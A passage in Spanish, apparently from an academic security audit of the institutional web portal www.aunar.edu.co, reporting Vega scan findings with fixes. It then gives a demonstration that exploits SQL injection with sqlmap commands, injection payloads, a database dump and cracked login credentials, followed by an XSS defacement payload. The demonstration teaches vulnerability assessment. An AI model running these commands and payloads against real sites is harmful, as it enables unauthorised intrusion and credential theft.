vulnerabilidad está presente. Si existe la vulnerabilidad y no se toman precauciones, esta vulnerabilidad podría permitir a un atacante obtener acceso no autorizado a la información confidencial almacenada en los archivos locales, que también pueden ser aprovechados en ataques contra la aplicación web.

Impacto de la vulnerabilidad

- Vega ha detectado una respuesta de una huella digital diferente en relación a un archivo local al cual se probó un intento de inyección.
- Esto puede indicar que archivo local incluye la vulnerabilidad, aunque esto no está confirmado.
- Si el archivo local incluye la vulnerabilidad, la explotación de archivos local de estas vulnerabilidades pueden permitir a los atacantes obtener acceso no autorizado a los archivos, lo que también puede contribuir a otros ataques.
- Las diferentes respuestas también pueden indicar la presencia de una vulnerabilidad de enumeración de archivos, que en lugar de permitir al atacante obtener acceso a los archivos, les permita determinar si existen archivos en el sistema.

Formas de remediar la vulnerabilidad

- Para evitar este tipo de vulnerabilidad, el desarrollador debe adecuar el camino de cualquier recurso del sistema de archivos que posee una trayectoria compuesta de una entrada suministrada externamente y luego realizar una comprobación de autorización previa para el acceso.
- El `realpath()` o llamada biblioteca devolverá la ruta adecuada del recurso. Se implementa en PHP, Perl y Python.
- Para los marcos de rubí, se puede utilizar `File.expand_path`.
- `GetFullPath()` se puede utilizar en aplicaciones ASP.NET.
- `GetCanonicalPath()` se puede utilizar en código Java.
- La protección adicional contra el acceso no autorizado al sistema de ficheros de recursos se puede obtener mediante el uso de `chroot()` o mecanismos similares para limitar el acceso del sistema de archivos para el proceso de servidor de aplicaciones web y http, aunque esto puede ser difícil de manejar.

• Cleartext Password over HTTP

Vega detecto un formulario con un campo de entrada de tipo contraseña que es sometido a un objetivo inseguro (HTTP). Los valores correspondientes a contraseñas nunca deben ser enviados a través de canales inseguros. Esta vulnerabilidad podría dar lugar a la divulgación no autorizada de las contraseñas o que efectúen ataques de red pasivos.

Impacto de la vulnerabilidad

- Vega detecto él envió de campos tipo contraseñas a través de un canal no seguro.
- Esto Podría resultar en la divulgación no autorizada de las contraseñas.

Formas de remediar la vulnerabilidad

- Las contraseñas nunca debe ser enviados a través de cleartext o texto plano en español. El formulario debe ser enviado bajo HTTPS.

Prueba al portal web www.aunar.edu.co con Subgraph Vega


El portal web www.aunar.edu.co es el portal institucional donde se encuentra información relacionada a la institución y sirve como plataforma de re direccionamiento hacia los otros portales y aplicaciones web que utiliza la institución. Este portal puede apreciarse en la siguiente figura (ver figura 21).

Figura 21. Portal Institucional



Este portal fue sometido a las pruebas con la herramienta Subgraph Vega encontrando 7 vulnerabilidades de nivel alto, entre los cuales se encontró una de Cross-Site Script Include, dos de SQL Error Detected – Possible SQL Injection, dos de Cross Site Scripting, una de SQL Injection y una de Page Fingerprint Differential Detected – Possible Local File Include. Además encontró 8 vulnerabilidades de nivel medio, 18 de nivel bajo y 51 ítems de información que se consideran importantes del código. Esto se puede apreciar en la siguiente figura del reporte arrojado (ver figura 22).

Figura 22. Reporte de Vulnerabilidades del portal www.aunar.edu.co



Como se explicó anteriormente, se hizo énfasis en las vulnerabilidades de nivel alto, los reportes obtenidos de las mismas son los siguientes:

Cross-Site Script Include

AT A GLANCE

<i>Classification</i>	<i>Environment</i>
<i>Resource</i>	<i>/pa[REDACTED]/no[REDACTED].php</i>
<i>Risk</i>	<i>High</i>

REQUEST

GET /pa[REDACTED]/no[REDACTED].php?i[REDACTED]=98

RESOURCE CONTENT

Local domain: www.aunar.edu.co
Script source: http://static.ak.fbcdn.net/connect.php/js/fb.share

Del anterior reporte se concluye que hay una vulnerabilidad de tipo Cross-Site Script Include en el dominio www.aunar.edu.co al enviar cierta solicitud.

Cross Site Scripting

AT A GLANCE

Classification Input Validation Error
Resource /pa[REDACTED]/no[REDACTED].php
Parameter i[REDACTED]
Method GET
Risk High

REQUEST

GET /pa[REDACTED]/no[REDACTED].php?i[REDACTED]="%20-->">'>'"

Del anterior reporte se concluye que hay una vulnerabilidad de tipo Cross Site Scripting en el dominio www.aunar.edu.co.

Cross Site Scripting

AT A GLANCE

Classification Input Validation Error
Resource /pa[REDACTED]/pr[REDACTED].php
Parameter p[REDACTED]
Method GET
Risk High

REQUEST

GET /pa[REDACTED]/pr[REDACTED].php?p[REDACTED]=c44"%20src=-->">'>'"

Del anterior reporte se concluye que hay una vulnerabilidad de tipo Cross Site Scripting en el dominio www.aunar.edu.co.

Page Fingerprint Differential Detected - Possible Local File Include

AT A GLANCE

Classification Error Message
Resource /pa[REDACTED]/no[REDACTED].php
Parameter i[REDACTED]
Method GET
Risk High

REQUEST

GET /pa[REDACTED]/no[REDACTED].php?i[REDACTED]=/./

RESOURCE CONTENT

La consulta SQL contiene errores.You have an error in your SQL syntax;
check the manual that corresponds to your MySQL server version for the
right syntax to use near '/./ AND `notMostar`='si'' at line 1

REQUEST

```
GET /pa[REDACTED]/no[REDACTED].php?i[REDACTED]=98%20AND%201=2%20--%20
```

RESOURCE CONTENT

```
<!DOCTYPE html>
<html lang="es">
<head>
  <meta charset="utf-8" />
  <title>:::: NOTICIAS AUNAR ::::</title>
  <link rel="shortcut icon" href="../imagenes/favicon.ico">
  <link rel="Stylesheet" type="text/css" href="../css/aunar.css" />
</head>
<body >
<center>
  <section class="cntPrincipal">
    <header class="cntCabecera">
<a href=".."><section class="logo"></section></a>
<s...
```

Del anterior reporte se concluye que hay una vulnerabilidad de tipo SQL Injection en el dominio www.aunar.edu.co.

De los anteriores reportes se puede concluir que el dominio www.aunar.edu.co posee vulnerabilidades de alto riesgo que son originadas por el ambiente, errores de validación en las entradas y errores de mensaje, lo que puede ocasionar un acceso no autorizado a información parcial o total del servidor y plataforma web por parte de personas externas a la institución que también puede ocasionar daños en la lógica de la funcionalidad de la plataforma web.

- **Prueba de penetración con SQLmap**


De forma demostrativa se realizó la explotación de una de las vulnerabilidades halladas respecto a SQL injection, la vulnerabilidad a probar fue la que se encontró en el portal institucional www.aunar.edu.co. Esta demostración se hace con el fin de ilustrar como y a que se puede tener acceso explotando ese tipo de vulnerabilidades.

Lo primero era ratificar la existencia de la vulnerabilidad de SQL injection para lo cual se aumentó una comilla simple a la solicitud hecha con los parámetros, a continuación se evidencia la existencia de la noticia y se comprueba la vulnerabilidad existente en las siguientes figuras (ver figura 23 y 24).

Figura 23. Noticia



Figura 24. Respuesta aumentándole la comilla simple




La respuesta de este error en la base datos ratifica la existencia de la vulnerabilidad además de deducir el gestor de base de datos que utiliza el portal web. Con esta información obtenida se procedió a realizar las pruebas con la herramienta SQLmap presente en el sistema operativo Kali Linux 2.0, lo primero que se debía realizar era la identificación de la versión del gestor de la base de datos para lo cual se ejecutó el siguiente comando desde una terminal.

```
Sqlmap -u http://www.aunar.edu.co/pa[redacted]/no[redacted].php?i[redacted]=98
```

Obteniendo el resultado mostrado en la siguiente figura donde se aprecia que los servicios instalados junto con sus versiones instaladas (ver figura 25).

Figura 25. Detección de la versión del gestor de la base de datos



```
root@kali: ~
Archivo Editar Ver Buscar Terminal Ayuda
[18:12:15] [INFO] testing MySQL >= 5.0.12 AND time-based blind (SELECT)
[18:12:15] [INFO] GET parameter 'idnot' seems to be vulnerable.
[18:12:15] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[18:12:15] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[18:12:15] [INFO] ORDER BY technique seems to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[18:12:18] [INFO] target URL appears to have 11 columns in query
[18:12:17] [INFO] GET parameter 'idnot' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 44 HTTP(s) requests:
---
Parameter: idnot (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: idnot=98 AND 6560=6560

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
Payload: idnot=98 AND (SELECT 6494 FROM(SELECT COUNT(*),CONCAT(0x7178717171,(SELECT (ELT(6494=6494,1))),0x7178717171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
Payload: idnot=98 AND (SELECT * FROM (SELECT(SLEEP(5)))Bosj)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: idnot=98 UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7178717171,0x466264677a506b6c6373,0x7178717171),NULL,NULL,NULL,NULL,NULL,NULL,NULL,--


[18:12:38] [INFO] the back-end DBMS is MySQL
web application technology: Joomla 1.5
back-end DBMS: MySQL 4.4
[18:12:38] [INFO] fetched data logged to text files under /root/.sqlmap/output/www.aunar.edu.co
[*] shutting down at 18:12:38
root@kali:~#
```

A continuación, se procedió a enumerar las bases de datos almacenadas, utilizando el comando.

Sqlmap -u http://www.aunar.edu.co/pa[redacted]/no[redacted].php?idnot=98 --dbs

Obteniendo el siguiente resultado mostrado en la siguiente figura (ver figura 26).

Figura 26. Bases de datos almacenadas



```
root@kali: ~
Archivo Editar Ver Buscar Terminal Ayuda

Type: error-based
Title: Joomla >= 1.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
Payload: idnot=98 AND (SELECT 6494 FROM(SELECT COUNT(*),CONCAT(0x7178717171,(SELECT (ELT(6494=6494,1))),0x7178717171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

Type: AND/OR time-based blind
Title: Joomla >= 5.0.12 AND time-based blind (SELECT)
Payload: idnot=98 AND (SELECT * FROM (SELECT(SLEEP(5)))Bosj)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: idnot=98 UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7178717171,0x466264677a506b6c6373,0x7178717171),NULL,NULL,NULL,NULL,NULL,NULL,NULL,--

[18:20:23] [INFO] the back-end DBMS is Joomla
web application technology: Joomla 1.5
back-end DBMS: MySQL 4.4
[18:20:23] [INFO] fetching database names
[18:20:23] [INFO] the SQL query used returns 6 entries
[18:20:23] [INFO] resumed: info
[18:20:23] [INFO] resumed: at
[18:20:23] [INFO] resumed: bd
[18:20:23] [INFO] resumed: ma
[18:20:23] [INFO] resumed: per
[18:20:23] [INFO] resumed: t

available databases [6]:
[*] at
[*] bd
[*] info
[*] ma
[*] per
[*] t

[18:20:23] [INFO] fetched data logged to text files under /root/.sqlmap/output/www.aunar.edu.co
[*] shutting down at 18:20:23
root@kali:~#
```

Se detectaron 6 bases de datos entre las que utiliza el mismo gestor y las que utiliza la aplicación web. El siguiente paso es descifrar la estructura de la bases de datos que albergue información relevante utilizada por la aplicación, es decir que tablas integran a la misma, para ello se ejecutó el siguiente comando.

```
Sqlmap -u http://www.aunar.edu.co/pa[redacted]/no[redacted].php?i[redacted]=98 -D a[redacted] --tables
```

Obteniendo el siguiente resultado mostrado en la siguiente figura (ver figura 27).

Figura 27. Tablas de la base de datos aunar

```

root@kali: ~
Archivo Editar Ver Buscar Terminal Ayuda
Payload: i[redacted]=98 AND (SELECT 6494 FROM(SELECT COUNT(*),CONCAT(0x71787171,(SELECT (ELT(6494=6494,1))),0x71787a6b71,FLOOR(RAND(0)*2))x
FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)
Type: AND/OR time-based blind
Title: [redacted] >= 5.0.12 AND time-based blind (SELECT)
Payload: j[redacted]=98 AND (SELECT * FROM (SELECT(SLEEP(5)))Bosj)
Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: Idnot=98 UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x71787171,0x466264677a566b6c6373,0x71787a6b71),NULL,NULL,NULL,NULL,NULL,NULL,
NULL--
---
[18:21:11] [INFO] the back-end DBMS is MySQL
web application technology: [redacted]
back-end DBMS: MySQL
[18:21:11] [INFO] fetching tables for database: aunar
[18:21:11] [INFO] the SQL query used returns 6 entries
[18:21:11] [INFO] resumed: ca
[18:21:11] [INFO] resumed: de
[18:21:11] [INFO] resumed: no
[18:21:11] [INFO] resumed: no
[18:21:11] [INFO] resumed: pr
[18:21:11] [INFO] resumed: ut
Database: aunar
[6 tables]
-----+-----+
ca[redacted]es |
de[redacted] |
no[redacted] |
no[redacted] |
pr[redacted] |
ut[redacted] |
-----+-----+
[18:21:11] [INFO] fetched data logged to text files under /root/.sqlmap/output/www.aunar.edu.co/
[*] shutting down at 18:21:11
root@kali: ~#

```

Como se puede apreciar se detectaron 6 tablas. Siguiendo con las pruebas se inspecciono las columnas que componen las tablas de interés mediante el comando.

```
Sqlmap -u http://www.aunar.edu.co/pa[redacted]/no[redacted].php?i[redacted]=98 -D a[redacted] -T u[redacted] --columns
```

Obteniendo el siguiente resultado mostrado en la siguiente figura (ver figura 28).

Figura 28. Columnas de la tabla usuario

```

root@kali: ~
Archivo Editar Ver Buscar Terminal Ayuda
Title: [REDACTED] 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
Payload: [REDACTED] =98 AND (SELECT 6494 FROM(SELECT COUNT(*),CONCAT(0x7178717171,(SELECT (ELT(6494=6494,1))) ,0x71787a6b71,FLOOR(RAND(0)*2))x
FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

Type: AND/OR time-based blind
Title: [REDACTED] 5.0.12 AND time-based blind (SELECT)
Payload: [REDACTED] =98 AND (SELECT * FROM (SELECT(SLEEP(5)))Bosj)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: idnot=98 UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7178717171,0x466264677a586b6c6373,0x71787a6b71),NULL,NULL,NULL,NULL,NULL,NULL,
,NULL--
---
[18:22:59] [INFO] the back-end DBMS is [REDACTED]
web application technology: [REDACTED] 1.4
back-end DBMS: [REDACTED] 5.0
[18:22:59] [INFO] fetching columns for table [REDACTED] in database [REDACTED]
[18:22:59] [INFO] the SQL query used returns 4 entries
[18:23:00] [INFO] retrieved: "u [REDACTED] int(10) unsigned"
[18:23:01] [INFO] retrieved: "u [REDACTED] varchar(45)"
[18:23:01] [INFO] retrieved: "u [REDACTED] varchar(32)"
[18:23:01] [INFO] retrieved: "u [REDACTED] varchar(10)"

Database: aunar
Table: usuario
[4 columns]
-----
| Column | Type |
-----
| dt | varchar(10) |
| us | varchar(32) |
| ui | int(10) unsigned |
| u | varchar(45) |
-----

[18:23:01] [INFO] fetched data logged to text files under '/root/.sqlmap/output/www.aunar.edu.co'

[*] shutting down at 18:23:01
root@kali:~#

```

Como se puede apreciar, se logró identificar que la tabla usuario esta está compuesta de 4 columnas. Con el fin de tratar de obtener los datos almacenados en ella se ejecutó el comando.

```

Sqlmap -u http://www.aunar.edu.co/pa[REDACTED]/no[REDACTED].php?i[REDACTED]=98 -D a[REDACTED] -T
u[REDACTED] -C d[REDACTED],u[REDACTED],u[REDACTED],u[REDACTED] --dump

```

Obteniendo como respuesta lo observado en la siguiente figura (ver figura 29).

Figura 29. Datos almacenados en la tabla usuario

```

root@kali: ~
Archivo Editar Ver Buscar Terminal Ayuda
[18:36:18] [INFO] using suffix '07'
[18:36:41] [INFO] using suffix '21'
[18:37:19] [INFO] using suffix '14'
[18:37:44] [INFO] using suffix '18'
[18:38:13] [INFO] using suffix '86'
[18:38:46] [INFO] using suffix '98'
[18:39:16] [INFO] using suffix '8'
[18:39:49] [INFO] using suffix '15'
[18:40:18] [INFO] using suffix '69'
[18:40:58] [INFO] using suffix '16'
[18:41:29] [INFO] using suffix '46'
[18:41:54] [INFO] using suffix '18'
[18:42:25] [INFO] using suffix '1'
[18:42:58] [INFO] using suffix '1'
[18:43:27] [INFO] using suffix '1'
[18:44:08] [INFO] using suffix '11'
[18:44:32] [INFO] using suffix '1'
[18:45:06] [INFO] using suffix '1'
[18:45:35] [INFO] using suffix '1'
[18:46:07] [INFO] using suffix '11'
[18:46:38] [INFO] using suffix '1'
[18:47:12] [INFO] using suffix '6'
[18:47:41] [INFO] table [REDACTED] dumped to CSV file: '/root/.sqlmap/output/www.aunar.edu.co/dump/aunar/[REDACTED].csv'
[18:47:41] [INFO] fetched data logged to text files under '/root/.sqlmap/output/www.aunar.edu.co'

[*] shutting down at 18:47:41
root@kali:~#

```

dt	us	ui	u
11	1d8[REDACTED]	621	1 [REDACTED]
77	622[REDACTED]	5c1 ([REDACTED])	12 ([REDACTED])

Se logró obtener así dos nombres de usuario y dos contraseñas, que por defecto este campo va cifrado y sqlmap trata de descifrarlo mediante un ataque de fuerza bruta con ayuda de un diccionario, y el uso de contraseñas sencillas facilita el proceso, como se puede apreciar, con esta información obtenida se puede autenticar en la aplicación web y publicar noticias como se muestra en las siguientes figuras (ver figura 30 – 31).

Figura 30. Formulario de autenticación




Figura 31. Página de inicio de usuario




Como se pudo observar se logró tener acceso a la aplicación web con ayuda de la herramienta sqlmap, logrando así poder publicar noticias en la página con diferentes propósitos, de la misma forma como se obtuvo la contraseña de un usuario, con ayuda de un diccionario más robusto se podría descifraría la contraseña de todos los usuarios, con mayores privilegios sobre la aplicación web, de este mismo modo como se explotó la vulnerabilidad de SQL injection del portal institucional se podría explotar cualquier vulnerabilidad de este tipo.

- **Explotación de una vulnerabilidad de tipo Cross Site Scripting**

Como se vio anteriormente el tipo de vulnerabilidad Cross Site Scripting también es conocido como XSS y permite la inyección de código script con el fin de que se ejecute en el navegador con distintos propósitos, esto depende de la creatividad del atacante una prueba sencilla es la inyección de un mensaje de alerta o un título. El dominio www.aunar.edu.co también posee vulnerabilidades de tipo XSS y se realizó una prueba de forma demostrativa de que es lo que se puede hacer explotando esta vulnerabilidad.

Para esta prueba se realizó la inyección de script de un simple título que dice “Hacked by Mauricio Chaves”, logrando visualizarlo en el navegador, como se muestra en la siguiente figura (ver figura 32).

Figura 32. Explotación vulnerabilidad XSS



Como se puede apreciar en la figura 32 el navegador mostro el scrpit inyectado en la consulta:


```
www.aunar.edu.co/pa[redacted]/no[redacted].php?i[redacted]=98<script><h1>Hacked by Mauricio Chaves</h1></scrpit>
```

Uno de los mayores riesgos que genera este tipo de vulnerabilidades es el control de las cookies de los usuarios, aunque el alcance depende de la creatividad del atacante y que tan hábil es este con el código script. Al igual que la vulnerabilidad explotada también se pueden explotar cada una de las vulnerabilidades de este mismo tipo encontradas y expuestas anteriormente.

- **Pruebas a la red WiFi**

La red WiFi de la institución se irradia bajo el SSID Libraryaunar la cual se encuentra de forma abierta, es decir sin contraseña, como se muestra en la siguiente figura (ver figura 33).

Figura 33. Red Libraryaunar sin contraseña



Esto permite la conexión de cualquier dispositivo a la red WiFi, pero se cuenta con un portal cautivo para el registro de los dispositivos por usuario, este registro se realiza mediante la dirección física (MAC) de los dispositivos, con ayuda del controlador Unifi de la marca ubiquiti se realiza la autorización a los dispositivos para poder tener acceso a internet, en la siguiente figura se evidencia el portal cautivo para registro de dispositivos (ver figura 34).

Figura 34. Portal cautivo



